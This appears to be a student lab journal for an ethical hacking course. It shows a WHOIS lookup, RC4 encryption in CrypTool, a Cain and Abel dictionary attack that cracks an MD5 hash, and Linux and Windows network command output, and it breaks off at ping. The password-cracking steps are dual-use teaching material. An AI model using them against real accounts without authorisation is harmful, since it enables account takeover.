
Practical No	Topic	Date	Page No	Remark
1	Use Google and Whois for Reconnaissance			
2	a) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm b) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords			
3	a) Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute b) Perform ARP Poisoning in Window			
4	Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS			
5	a) Use Wireshark (Sniffer) to capture network traffic and analyze			
6	Simulate persistent cross-site scripting attack			
7	. Session impersonation using Firefox and Tamper Data add-on			
8	Perform SQL injection attack			
9	Create a simple keylogger using python			
10	Using Metasploit to exploit (Kali Linux)			

Practical 1.


AIM: Use Google and Whois for Reconnaissance

Info: WHOIS is a query and response protocol that is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block or an autonomous system, but is also used for a wider range of other information

Step1: go to who.is




Step2: search for domain of google.com




Practical 2. a)

AIM: Use CrypTool to encrypt and decrypt passwords using RC4 algorithm


Step1: download cryptools from https://www.cryptool.org/en/ct1/downloads




Step2 : install cryptools




Step 3: start cryptool




Step4: add new file and enter a text



Step 5 : encrypt using rc4 algorithm ,enter a key of 8 bits



Step 6: Decrypt using rc4 algorithm, and enter key of 8 bits




Practical b)


Aim: Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords

info: Cain and Abel was a password recovery tool for Microsoft Windows. It could recover many kinds of passwords using methods such as network packet sniffing, cracking various password hashes by using methods such as dictionary attacks, brute force and cryptanalysis attacks


step1: open cian and abel tool



Open hash calculator




Encrypt a text




Copy the md5 hash


Go to md5 ,select cracker and add to list




Select add to list




Paste md5 hash




Select the hash and select dictonary attack




Right click on file and select add to list




Select wordlist provided by cian and abel software



Start the attack



The password ‘password’ is cracked


Dictionary Attack
Dictionary
File
Position
C:\Program Files (x86)\Cain\Wordlists\Wordlist.txt
2026488
Key Rate
Dictionary Position
Current password
Options
As Is (Password)
Reverse (PASSWORD - DROWSSAP)
Double (Pass - PassPass)
Lowercase (PASSWORD - password)
Uppercase (Password - PASSWORD)
Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
Case perms (Pass,pAss,paSs,...PaSs...PASS)
Two numbers Hybrid Brute (Pass0....Pass99)
Plaintext of 5F4DCC3B5AA765D61D8327DEB882CF99 is password
Attack stopped!
1 of 1 hashes cracked
Start
Exit

Practical 3. a)

Aim: Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute

ifconfig-ifconfig is a system administration utility in Unix-like operating systems for network interface configuration. The utility is a command-line interface tool and is also used in the system startup scripts of many operating systems.

Stands for: Interface configuration

Function: Configure network interface parameters

```
pi@raspberrypi:~ $ ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether b8:27:eb:ef:7e:5b  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8124  bytes 15225484 (14.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8124  bytes 15225484 (14.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.113  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::68d1:5d41:435a:e8d5  prefixlen 64  scopeid 0x20<link>
        ether b8:27:eb:ba:2b:0e  txqueuelen 1000  (Ethernet)
        RX packets 725489  bytes 102289833 (97.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 99228  bytes 28199244 (26.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

pi@raspberrypi:~ $
```

The Windows Tracert tool determines the route to a destination by sending ICMP packets to the destination. In these packets, Tracert uses varying IP Time-To-Live (TTL) values. The TTL is effectively a hop counter, where a hop is a location that the packet stops at, to reach the destination

```
C:\Users\nikhi>tracert fb.com

Tracing route to fb.com [31.13.71.36]
over a maximum of 30 hops:

  1     3 ms     2 ms     8 ms  192.168.0.1
  2   146 ms     5 ms     4 ms  9-5-224-103.vasaicable.co.in [103.224.5.9]
  3     *        *        *     Request timed out.
  4     4 ms     5 ms     4 ms  ae2.pr03.bom1.tfbnw.net [157.240.66.88]
  5     5 ms     5 ms     4 ms  ae130.ar02.bom1.tfbnw.net [157.240.34.246]
  6    18 ms     8 ms     9 ms  ae102.bb03.bom1.tfbnw.net [74.119.77.90]
  7   157 ms   159 ms   225 ms  ae39.bb02.mrs1.tfbnw.net [157.240.48.90]
  8   124 ms   141 ms   133 ms  ae5.bb04.cdg1.tfbnw.net [129.134.44.0]
  9   139 ms   142 ms   140 ms  ae27.bb01.lhr6.tfbnw.net [157.240.44.19]
 10   206 ms   213 ms   201 ms  ae41.bb01.bos2.tfbnw.net [129.134.37.120]
 11   202 ms   203 ms   212 ms  ae24.bb02.lga1.tfbnw.net [173.252.64.131]
 12   200 ms   201 ms   201 ms  ae7.ar01.lga1.tfbnw.net [157.240.32.93]
 13   231 ms   204 ms   214 ms  ae38.pr08.lga1.tfbnw.net [157.240.41.17]
 14   208 ms   201 ms   205 ms  po104.psw04.lga3.tfbnw.net [157.240.47.33]
 15   206 ms   211 ms   205 ms  157.240.38.249
 16   235 ms   202 ms   202 ms  edge-star-mini-shv-01-lga3.facebook.com [31.13.71.36]

Trace complete.
```

Ping is a computer network administration software utility used to test the reachability of a host on an Internet Protocol network. It is available for virtually all operating systems that have networking capability, including most embedded network administration software.

Function: Send ICMP ECHO_REQUEST to network hosts

